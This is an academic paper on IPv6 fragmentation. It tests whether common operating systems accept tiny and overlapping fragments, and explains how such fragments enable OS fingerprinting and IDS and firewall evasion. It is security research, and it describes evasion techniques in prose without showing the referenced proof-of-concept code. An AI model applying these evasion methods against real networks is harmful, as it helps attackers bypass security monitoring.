Attacking IPv6 Implementation Using Fragmentation

Antonios Atlasis

Centre for Strategic Cyberspace + Security Science

antonios.atlasis@cscss.org

Abstract

IP fragmentation attacks is not a new issue. There are many publications regarding their exploitation for various purposes, including, but not limited to, Operating Systems (OS) fingerprinting, IDS/IPS insertion/evasion, firewall evasion and even remote code execution. The adoption of the new IP version, IPv6, has opened new potential exploitation fields to the attackers and pen testers. In this paper, it will be examined whether fragmentation issues still remain in IPv6 implementation of some of the most popular OS and whether they can also be used for the aforementioned purposes. To this end, several fragmentation attacks will be presented and their impact will be examined. As it will be shown, most of the popular OS, such as Windows, Linux and OpenBSD are susceptible to such attacks. In each case, the corresponding proof of concept code is provided. As it will be explained, such attacks, under specific circumstances can lead to OS fingerprinting, IDS insertion/evasion and firewalls evasion. Finally, these tests will also show which OS appears to be the most immune to IPv6 fragmentation attacks.

1 Introduction

IP version 6 (IPv6), the "new" version of the Internet Protocol, has been designed as the successor to IP version 4 (IPv4) [RFC 2460, 1998]. One of the main reasons that pushes towards the adoption of this new version of Internet Protocol is the anticipated exhaustion of the available IPv4 addresses. Although the last decade there is a lot of controversy about this issue and many, sometimes contradictory, predictions regarding this exhaustion have been published, it is inevitable that the transition from IPv4 to IP6 will finally happen, sooner or later. To this end, due to the necessity of preparing and moving to the IPv6 era, on 8 June, 2011, an " World IPv6 Day" was organised by the Internet Society, in order to help motivate organizations, ISPs, hardware manufacturers, operating system vendors and other web companies–to prepare their services for the transition (*http://www.worldipv6day.org/*). In this event, more than a thousand popular websites participated, showing that the day which IPv6 transition will happen, in not far away.

This forthcoming transition from IPv4 to IPv6 should not only find the industry and the community well-prepared, but any security issues related with the new protocol should have been eliminated. It would be rather disastrous in the rise of the IPv6 era if significant security incidents would take place due to its implementation. As of the end of 2011, 102 vulnerabilities related with the IPv6 in various OS implementations have been recorded in CVE, the 3 of which are related specifically with the IPv6 fragmentation.

There are many different aspects that should be examined regarding the security mechanisms provided by a network layer protocol like IPv6. Definitely, one of the key issues that should be examined is the support of fragmentation, how it is handled and if it can be exploited by attackers for several reasons, such as OS fingerprinting, IDS (Intrusion Detection Systems) insertion/evasion, or even remote code execution.

In this paper, after reviewing briefly some of the most popular IPv4 fragmentation attacks, we shall examine how fragmentation takes places in IPv6 and what measures are suggested by the corresponding RFCs regarding this issue. Then, we shall perform some selective examples of

fragmentation attacks against some of the most popular Operating Systems (OS) and we will examine the security issues that may arise from such attacks.

2 Firewall and IDS Insertion and Evasion Attacks Using IP Fragmentation

Fragmentation attacks are not new to IPv6. To the best of the author's knowledge this issue was first examined in [NEWSHAM 1998]. IDS, in order to handle properly fragmentation attacks (as well as many other similar attacks, e.g. invalid IP headers), must handle fragments exactly the same way that the end-systems protected by this IDS handles them.

In [NEWSHAM 1998], three classes of attacks were defined against IDS: insertion, evasion and Denial of Service attacks. As defined in this paper, insertion attacks take place when an IDS accepts a packet that the end-system rejects (figure 1). An IDS that does this makes the mistake of believing that the end-system has accepted and processed the packet when it actually hasn't. An attacker, by manipulating the sending packets properly, can use this type of attacks to defeat signature analysis and to pass undetected through an IDS.




***Figure 1**: Example of an IDS insertion.*

On the other hand, an IDS evasion takes place when an end-system accepts a packet that an IDS rejects (figure 2). As it is also explained in [NEWSHAM 1998], an IDS that mistakenly rejects such a packet misses its content entirely, resulting in slipping through the IDS. Evasion attacks disrupt stream reassembly by causing the IDS to miss part of it. Such attacks are exploited even more easily that insertion attacks.

There are several ambiguities that can lead to IDS insertion/evasion attacks, a representative listing of which can be found in figure 7 of [NEWSHAM 1998]. Some of them are due to different handling of fragmented packets between the end-systems and the IDS. This paper will concentrate on fragmentation attacks only.

Fragmentation attacks, as summarised in [NEWSHAM 1998], are the following:

- Disordered arrival of fragments (this may include reassembly of the packets by the packets before all the fragments arrive).
- IDS flooding by partial fragmented datagrams (which may lead to IDS memory exhaustion and hence, to IDS DoS).

- Selective dropping of old and incomplete fragmented datagram (if the dropping criterion used by the IDS is different than the one used by the end-systems).
- Overlapping fragments (and depending if the overlap favours old or new data). Moreover, it can result in attacks like the Teardrop attack.
- IP Options in Fragment Streams.




***Figure 2**: Example of an IDS Evasion*

Fragmentation overlapping can lead, under specific circumstances, to firewalls' evasion too. As explained in [RFC1858, 1995], IP fragmentation can be used to disguise TCP packets from IP filters used in routers and hosts. As explained in this RFC, firewall evasion can be achieved by using either a tiny fragment attack or an overlapping fragment attack (in cases where reassembly favours the second overlapping fragment). As an example, in the first case TCP flags are transmitted in the second fragment (and hence, firewalls that examine only the first fragment of each datagram miss that information). An example of the second case is when the first fragment has only the ACK flag set (and hence, passes through a stateless firewall since it seems like a response to a previous outgoing connection), while the second one has the SYN flag set and overlap (and overwrites) the first fragment. In order to prevent both of the aforementioned attacks, [RFC1858, 1995] recommends that when the upper-layer protocol is TCP, packets with a fragment offset of 1 should be dropped.

DoS attacks using IP fragmentation will not be examined in this paper.

As it is further explained in [Novak, 2005], it is rather trivial to exploit different reassembly policies by the various OS for IDS evasion purposes, unless the IDS uses exactly the same policy as the destination host. This is the reason why the open source IDS/IPS Snort implements target-based analysis with the stream5 and frag3 preprocessors [Novak, Sturges 2007].

3 Fragmentation in IPv6

3.1 IPv6 Extension Headers

One of the most significant changes that takes place in IPv6, apart from the expanded addressing capabilities, is the improved support for (header) extensions and options [RFC 2460, 1998]. Specifically, while some IPv4 header fields have been dropped to reduce the common-case

processing cost of packet handling, IPv6 Extension Headers have been optionally added to support any extra required functionality per case. These optional headers are placed between the IPv6 header and the upper-layer header in a packet and each one of them is identified by a distinct Next Header value. An IPv6 packet may carry zero, one, or more extension headers. Each extension header is an integer multiple of 8 octets long, in order to retain an 8-octet alignment for subsequent headers, and should occur at most once (except for the Destination Options header which should occur at most twice).

When more than one extension header is used in the same packet, it is recommended that those headers appear in the following order [RFC 2460, 1998]:

- IPv6 header
- Hop-by-Hop Options header
- Destination Options header
- Routing header
- Fragment header
- Authentication header
- Encapsulating Security Payload header
- Destination Options header (for options to be processed only by the final destination of the packet.)
- Upper-layer header

If the upper-layer header is another IPv6 header (in the case of IPv6 being tunneled over or encapsulated in IPv6), it may be followed by its own extension headers, which are separately subject to the same ordering recommendations.

As we can see, after the Fragment Header, three more IPv6 Extension Headers may follow. As we shall see, this can be proven to be an advantage for the attackers if used in combination with fragmentation in order to bypass IDS or even firewall detection.

3.2 The IPv6 Fragment Header

In IPv6, the DF and the MF bits have been removed from the (main) header; instead, fragmentation is accomplished using an Extension Header, the Fragment Header. Hence, all the fragmentation-related fields have been moved from the IP header to the Fragment Extension Header, except from the DF field, which has been totally removed. That is because, unlike IPv4, in IPv6 the fragmentation is performed only by the source nodes and not by the routers along a packet's delivery path.

IPv6 attempts to minimise the use of fragmentation by minimising the supported MTU size as well as by allowing only the hosts to fragment datagrams; on the contrary, in IPv4 intermediate routers could also perform fragmentation, if required.

Specifically, IPv6 requires that every link in the Internet have an MTU of 1280 octets or greater [RFC 2460, 1998]. If this is not the case, (i.e., there is a link in the path that cannot convey a 1280-octet packet in one piece), link-specific fragmentation and reassembly must be provided at a layer below IPv6.

The Fragment Header (figure 3), as well as most of the other Extension Headers, are not examined or processed by any node along a packet's delivery path, until the packet reaches the node

(or each of the set of nodes, in the case of multicasting). Finally, the Fragment header, which is identified by a Next Header value of 44 in the immediately preceding header, should occur at most once in each packet and it has the format presented in figure 3 [RFC 2460, 1998]:




***Figure 3**: The IPv6 Fragment Header*

In the above figure:

- *Next Header* identifies the header type of the next header in this packet (using the same values as the IPv4 Protocol field [RFC-1700 et seq.]).
- *Reserved* is initialized to zero for transmission and it is ignored on reception.
- *Fragment Offset* defines the offset, in 8-octet units, of the data following this header relative to the start of the Fragmentable Part of the original packet.
- *Res* is a 2-bit reserved field, initialized to zero for transmission and ignored on reception.
- *M flag* is a bit set to 1 when more fragments will follow or 0 if this is the last fragment, and
- *Identification* defines the fragments which belong to the same packet. This number must be different than that of any other fragmented packet sent recently (i.e. within the maximum likely lifetime of a packet) with the same Source Address and Destination Address.

Each fragment, except possibly the last one, is an integer multiple of 8 octets long.

An example of an IPv6 fragmentation is given in figure 4.




***Figure 4**: An example of an IPv6 Fragmentation*

3.3 Potential IPv6 Fragmentation Issues

According to [RFC 2460, 1998], the following error conditions may arise regarding the reassembly of fragmented packets:

- If not all the fragments that comprise the complete datagram are received within 60 secs of the reception of the first-arriving fragment, reassembly of this specific datagram must be abandoned and all the fragments that have been received for this datagram must be discarded. If the first fragment is included in the received fragments, an ICMP Time Exceeded -- Fragment Reassembly Time Exceeded message should be sent to the source of that fragment.
- If the length of a fragment is not a multiple of 8 octets and this is not the last fragment, then that fragment must be discarded and an ICMP Parameter Problem, Code 0, message should be sent back to the source, pointing to the Payload Length field of the fragment packet.
- If the length and offset of a fragment are such that the Payload Length of the packet reassembled from that fragment would exceed 65,535 octets, then that fragment must be discarded and an ICMP Parameter Problem, Code 0, message should be sent back to the source of the fragment, pointing to the Fragment Offset field of the fragment packet.

3.4 Handling of Overlapping IPv6 Fragments

IPv6 fragmentation, as defined in [RFC 2460, 1998], does not prevent or disallow the overlapping of fragments. To this end, a new RFC was published [RFC 5722, 2009], which specifies the policy for handling IPv6 overlapping fragments. Due to the fact the security measures proposed by the [RFC 1858, 1995] cannot be applied effectively in the case of IPv6, because of the use of the extension headers, this new RFC recommends that overlapping fragments should be totally disallowed. Specifically, it defines that, when reassembling an IPv6 datagram, if one or more of its constituent fragments is determined to be an overlapping fragment, the entire datagram (and any constituent fragments, including those not yet received) must be silently discarded.

4 Potential Attack Vectors against the IPv6 Implementation

All the aforementioned recommendations of the corresponding IPv6 RFCs are potential attack vectors against the Operating Systems, as long as at least one of them does not comply with them. In case of discrepancies between the behaviour of several OS, this can lead to the following issues:

- OS fingerprinting.
- IDS insertion or IDS evasion (depending on the position to the network of the OS that accepts a packet).
- Firewall evasion.

Some of the issues that can be examined regarding the OS behaviour as far as the handling the IPv6 fragments is concerned, are the following:

- Acceptance of fragments smaller than 1280 octets.
- Acceptance of fragments after a 60 secs delay and if not, whether an ICMP Time Exceeded -- Fragment Reassembly Time Exceeded message is send back to the sender.
- Acceptance of fragments whose length is not a multiple of 8 octets and these are not the last fragments and if they aren't, whether an ICMP Parameter Problem, Code 0, message is sent back to the sender.

- Acceptance of fragmented packets whose reassembled datagram exceeds 65,535 octets and if not, whether an ICMP Parameter Problem, Code 0 message is sent back to the sender.
- Acceptance of overlapping fragments and if they are not, whether they are silently discarded. Especially as far as fragmentation overlapping is concerned, several overlapping patterns can be examined.

Regarding the firewall evasion, there are new possibilities for the attackers because of the use of the extension headers. As it was explained in subsection 3.1, after the Fragment header, three additional extension headers may follow (the Authentication header, the Encapsulating Security Payload header and the Destination Options header). As an example, the Destination Options header has a variable length and if we take into account its Header Extension Length field, which is an 8-bit unsigned integer, its total length can reach 264 octets (8 standard octets plus 256 ones). This is the reason why [RFC 5722, 2009] prevents fragmentation overlapping (see subsection 3.4). However, even without overlapping and if fragments smaller than the recommended ones (1280 bytes – [RFC2460, 1998]) are accepted, then by properly manipulating fragments, firewall evasion is possible (unless they collect all the fragments and reassemble the datagram before examining it, performing the so called deep packet inspection).

5 Abusing Fragmentation in IPv6

In this section, several ways of IPv6 fragmentation will be used to test the behaviour of some of the most popular OS and their potential compliance with the corresponding RFCs.

The tests took place under the default installation of the Operating Systems (only the IPv6 addresses were configured properly to be able to reach them in the lab environment).

For our experiments, the most representative OS from each OS family were examined. The tested OS are the following:

- Ubuntu 10.04.3 LTS, kernel 2.6.32-38 i386.
- Ubuntu 11.10, kernel 3.0.0-15 i386.
- Windows 7 i386.
- FreeBSD 8.2 RELEASE p3, i386.
- FreeBSD 9 RELEASE #0, amd64
- OpenBSD 5.0 i386

As an upper-layer protocol, the ICMPv6 was used and specifically, the Echo Request type of ICMPv6 messages. This was chosen because not only the ICMP is the simplest protocol that can invoke a response, since for example it does not require a three-way handshaking, as TCP does, but it also echoes back the payload of the Echo Request packet. Hence, using a unique payload per packet, the fragmentation reassembly policy of the target can easily be identified. Of course, in cases of fragmentation methods that invoke responses, the same methods can also be used with the TCP layer as an upper-layer protocol.

During our experiments, several fragmentation overlapping techniques were tested, including the ones described in [NEWSHAM 1998] and in [Paxson, Shankar, 2003]. We found out that most of the known fragmentation attack techniques were handled properly from some of the OS only. In this section, we will use various fragmentation/overlapping patterns, including the aforementioned ones, to test their handling from them target OS. The experiments were performed using Scapy, a really powerful and easy to use packet manipulation program [Scapy], which allowed us to create any

custom IPv6 packet we desired.

5.1 The Use of Tiny Fragments and Potential Evasion of IPv6 Firewalls

As it was mentioned in subsection 3.2, according to [RFC 2460, 1998], IPv6 requires that every link in the internet has an MTU of 1280 octets or greater and if this is not the case, link-specific fragmentation and reassembly must be provided at a layer below IPv6. However, RFC does not define how IPv6 should handle packets with length smaller than 1280 octets.

To this end, the first test that it was run against the targeted OS was the use of fragments smaller than 1280 octects, and specifically, the use of the smallest possible fragments. Since the ICMPv6 header is 8-octects long, we send it in the 1st fragment and in the 2nd one we send a payload of 8 bytes (figure 5). The Scapy PoC code can be found in Appendix A (subsection 7.1) using as input parameters the value one (1) octet both as a length and as an offset.




***Figure 5**: Simple Fragmentation Using Small Fragments*

All of the tested OS sent an echo reply to the sender, (Windows 7 also produced a lot of "noise", by trying for example to automatically connect to teredo.ipv6.microsoft.com). Hence, all major OS accept fragments as small as 56 bytes (including the IPv6 header = 40 bytes + 8 bytes the IPv6 Fragment Header + 8 bytes of the ICMPv6 Header). Hence, although the use of IPv6 fragmentation is discouraged by not allowing fragments smaller than 1280 octets, all major OS accept such small fragments.

Although at a first glance this may not seem to be a very significant issue, if we combine such small fragments with the use of Destination Options extension header, we can deliver the upper-layer header with the second, third, or so fragment (as explained in section 4, the total length of the Destination Options header can reach 264 bytes). By dividing this length with the 8 bytes payload per fragment, this means that the Destination Options header will be delivered in ...33 fragments, with 8 bytes payload each. Hence, all the firewall appliances that do not reassemble the whole datagram before filtering it (that is, they do not perform deep packet inspection), or if they inspect only the 33 first IPv6 fragments, they will miss the upper-layer header and thus, may be evaded.

In the case of IPv4, since the upper-layer header has to follow the IPv4 header and thus, at least a part of it had to be in the 1st fragment, fragmentation overlapping by subsequent fragments had to be used to evade firewalls. This is the reason why [RFC 1858, 1995] suggested that if the TCP layer header was found in a fragment other than the first one, it should be dropped. On the contrary, in IPv6 and due to the use of extension headers, the aforementioned policy cannot be applied; in this case, firewall evasion may be achieved without even using fragmentation overlapping, but by splitting the datagram to very small fragments which all the tested OS accept and by combining them with the use of the extension headers.

5.2 Simple Fragmentation Overlapping

In this test we used two fragmented IPv6 packets with payload 1288 bytes each (including the 8

bytes of the fragmentation header, resulting in 1280 net payload each). This value was chosen to be slightly bigger than the minimum accepted IPv6 fragment, according to RFC 2460, although we demonstrated through the previous experiment that all the tested OS do not comply with this recommendation. The packet was fragmented into two fragments, with the second fragment partially overlapping the first one (figure 6).




***Figure 6**: Simple Fragmentation Overlapping*

According to our results, FreeBSD 8.2/9, Ubuntu 11.10 and Windows 7 did not respond with an ICMPv6 Echo Reply (as they shouldn't, implying that they do not accept the fragmentation overlapping), while in the case of Ubuntu 10.04 and OpenBSD 5, ping reply is received (figure 7). In the case of Ubuntu 10.04 and OpenBSD, ICMPv6 EchoReply contains 1272 bytes from each fragment (1 octet of bytes from the payload of the second fragment is lost – the first fragment overwrites any overlapped part of the second).




***Figure 7**: Results of simple Fragmentation Overlapping*

This is more clearly displayed if we repeat the same fragmentation overlapping using small fragments (PoC code at Appendix A, subsection 7.1 for length=2 and offset=1). In this test, the 1st fragment includes the ICMPv6 Echo Request plus the 1st octet of bytes of the ICMPv6 payload (the characters "AAAAAAAA") and the second fragment includes the next 16-bytes of ICMPv6 payload (the characters "BBBBBBBBBBBBBBBB"), but at offset 1 (instead of the correct offset 2). From Ubuntu 10.04, an ICMPv6 Echo reply received with a payload

“AAAAAAAABBBBBBBB”, which shows that the first fragment overlaps the second (and not the vice-versa) – figure 8.




***Figure 8**: Results of simple Fragmentation Overlapping Using Small Fragments*

